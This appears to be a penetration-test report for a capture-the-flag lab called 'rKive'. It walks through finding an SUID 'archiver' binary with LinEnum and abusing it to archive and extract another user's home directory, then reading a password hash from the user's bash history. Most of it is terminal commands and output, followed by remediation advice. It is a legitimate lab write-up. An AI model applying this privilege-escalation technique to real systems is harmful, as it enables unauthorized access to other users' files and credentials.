

# **PT REPORT**

## **rKive**

### **EXECUTIVE SUMMARY:**

During our comprehensive security assessment of rKive, we uncovered a significant security vulnerability related to Set User ID (SUID) permissions. SUID is a special type of file permission on Unix and Linux systems. When set on an executable file, it allows users to run the file with the file owner's permissions, rather than their own.

This vulnerability is critical because it can be exploited by an attacker to gain elevated privileges, potentially leading to unauthorized access or control over sensitive areas of the system. For instance, an attacker could leverage this flaw to access confidential data, modify critical system settings, or even take over the system entirely. This is akin to a security breach where an intruder gains access to restricted areas, posing a serious threat to the security and integrity of the system.

To mitigate this risk, we recommend a thorough review and restructuring of SUID permissions, ensuring they are granted only where absolutely necessary and under strict controls. Additionally, regular audits and monitoring of these permissions should be established to prevent similar vulnerabilities in the future.

The detailed findings and our comprehensive recommendations for addressing this vulnerability are presented in the subsequent sections of this report.

### **CONCLUSION:**

In my professional opinion, the risk level here is indeed high, characterized by a problematic loophole that is easily exploitable. The primary vector of exploitation is typically considered local, as it requires system access similar to that of a basic user. According to the CVSS v3.1 index, the risk level is assessed to be 8.8.

# **PT REPORT**

## **Conclusion:**

### **Description**

The vulnerability of SUID (Set User ID) is highlighted by the fact that it introduces a fourth permission option, 'S.' Unlike standard permissions for the user, their group, and other users, operations performed on a file with the SUID bit set will execute with the file owner's permissions.

### **Details**

After we received the necessary information about the existing vulnerability, we searched for it in several ways. Initially, I attempted to use a standard Nmap test but found that the Nmap option was not recognized by the machine. Subsequently, I switched to a tool called LinEnum, which scans the machine and identifies various elements that could be of assistance.

I encountered a range of findings, some of which led to dead ends, such as vulnerabilities in the Ubuntu version or the fact that SSH was open, but these were not viable options. However, I then discovered a vulnerability in the form of an SUID in a file named 'Archiver', which coincidentally was also the name of the test.

Following this discovery, I began to exploit the vulnerability. By searching for commands on the Internet, I found a method to extract files from the admin's home folder using his permissions, and the files were transferred to me with my permissions.

# *PT REPORT*

F Figure 1: After realizing that several methods were ineffective, I turned to a professional tool called LinEnum. This is a Bash script that executes common commands related to privilege escalation. It helps in searching for and identifying loopholes that can be exploited to find the vulnerability in question.

```
ralph@Ubuntu:~$ nano linEnum
ralph@Ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Templates Videos linEnum
ralph@Ubuntu:~$ chmod +x linEnum
ralph@Ubuntu:~$ ./linEnum

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Wed Dec 27 13:37:31 UTC 2023

### SYSTEM #####
[-] Kernel information:
Linux Ubuntu 4.14.252-195.483.amzn2.x86_64 #1 SMP Mon Nov 1 20:58:46 UTC 2021 x86_64 GNU/Linux
```

Figure 2: One important discovery was the SUID files that I could exploit. Among them, I noticed a file named 'archiver' with admin privileges. This file allows me to archive specified items using admin privileges.

```
[-] SUID files:
-rwsr-xr-x 1 root root 51280 Jan 10 2019 /bin/mount
-rwsr-xr-x 1 root root 69368 Mar 8 2021 /bin/ping
-rwsr-xr-x 1 root root 63568 Jan 10 2019 /bin/su
-rwsr-xr-x 1 root root 34888 Jan 10 2019 /bin/umount
-r-sr-sr-x 1 admin admin 24560 Nov 23 2022 /home/ralph/Desktop/newsletter/tools/archiver
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 436552 Jan 31 2020 /usr/lib/openssh/ssh-keysign
```

Figure 3: I opened a text file in Nano and named it paths.txt. My goal was to "have it archive all files in the /home/admin directory."



```
GNU nano 3.2 paths.txt
/home/admin
[ Read 1 line ]
```

Figure 4: Now, I used the archive command to archive all these files in the /home/admin directory.

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls- l
bash: ls-: command not found
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -l
total 28
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
-rw-r--r-- 1 ralph ralph  12 Dec 28 16:59 paths.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$ nano paths.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver -l paths.txt
/home/admin/
/home/admin/.bash_logout
/home/admin/.bashrc
/home/admin/.hushlogin
/home/admin/.profile
/home/admin/.zshrc
/home/admin/Desktop/
/home/admin/Documents/
/home/admin/Downloads/
/home/admin/Music/
/home/admin/Pictures/
/home/admin/Templates/
/home/admin/Videos/
/home/admin/.bash_history
The following files were successfully archived: /home/admin
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

Figure 5: I use tar command that can extract all the archive files.

```
ralph@Ubuntu:~$ tar -xvf /var/backups/backed-up-from-list.gz
tar: Removing leading `/' from member names
/home/admin/
/home/admin/.bash_logout
/home/admin/.bashrc
/home/admin/.hushlogin
/home/admin/.profile
/home/admin/.zshrc
/home/admin/Desktop/
/home/admin/Documents/
/home/admin/Downloads/
/home/admin/Music/
/home/admin/Pictures/
/home/admin/Templates/
/home/admin/Videos/
/home/admin/.bash_history
ralph@Ubuntu:~$
```

Figure 6: Here are all the directories and files that also exist in the admin " directory, with 'admin' as both the user and group. I have access to these with my privileges."

```
ralph@Ubuntu:~/home/admin$ ls -la
total 28
drwxr-xr-x 9 ralph ralph 219 Nov 23 2022 .
drwxr-xr-x 3 ralph ralph 19 Dec 28 17:11 ..
-rw----- 1 ralph ralph 1122 Nov 23 2022 .bash_history
-rw-r--r-- 1 ralph ralph 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 ralph ralph 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 ralph ralph 0 Sep 18 2022 .hushlogin
-rw-r--r-- 1 ralph ralph 807 Apr 18 2019 .profile
-rw-r--r-- 1 ralph ralph 9844 Sep 18 2022 .zshrc
drwxr-xr-x 2 ralph ralph 6 Sep 18 2022 Desktop
drwxr-xr-x 2 ralph ralph 6 Sep 18 2022 Documents
drwxr-xr-x 2 ralph ralph 6 Sep 18 2022 Downloads
drwxr-xr-x 2 ralph ralph 6 Sep 18 2022 Music
drwxr-xr-x 2 ralph ralph 6 Sep 18 2022 Pictures
drwxr-xr-x 2 ralph ralph 6 Sep 18 2022 Templates
drwxr-xr-x 2 ralph ralph 6 Sep 18 2022 Videos
ralph@Ubuntu:~/home/admin$
```

Figure 7: Now, I can read the `.bash_history` file, which contains the complete command history of the admin user.

```
ralph@Ubuntu:~/home/admin$ cat .bash_history
hwclock --systohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
mkinitcpio -P
passwd
useradd test
userdel test
adduser test
pacman -S adduser
pacman -S grub
grub-install /dev/sda
grub-mkconfig -o /boot/grub/grub.cfg
ping 8.8.8.8
ip link
dhclient
ip -a
```

Figure 8: here we can see the hash of the passwd, which is also the flag in this challenge.

```
reflector --age 12 --sort rate --save /etc/
reflector --age 12 --sort rate --save /etc/
ping 8.8.8.8
reflector --age 12 --sort rate --save /etc/
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
```

## Remediation Options

- **Regular Vulnerability Scanning:** Utilize automated tools to routinely scan for vulnerabilities in the system. Set these scans to occur at predetermined intervals to ensure continuous monitoring.
- **Proper Permission Management:** Consistently monitor and manage permissions within the system to prevent unauthorized access. Ensure that all permissions are correctly set and regularly reviewed.
- **User Account Monitoring:** Vigilantly monitor user accounts within the system. Be aware that exploiting certain vulnerabilities may only require access through a low-privilege user account, thus making every user account critical to safeguard.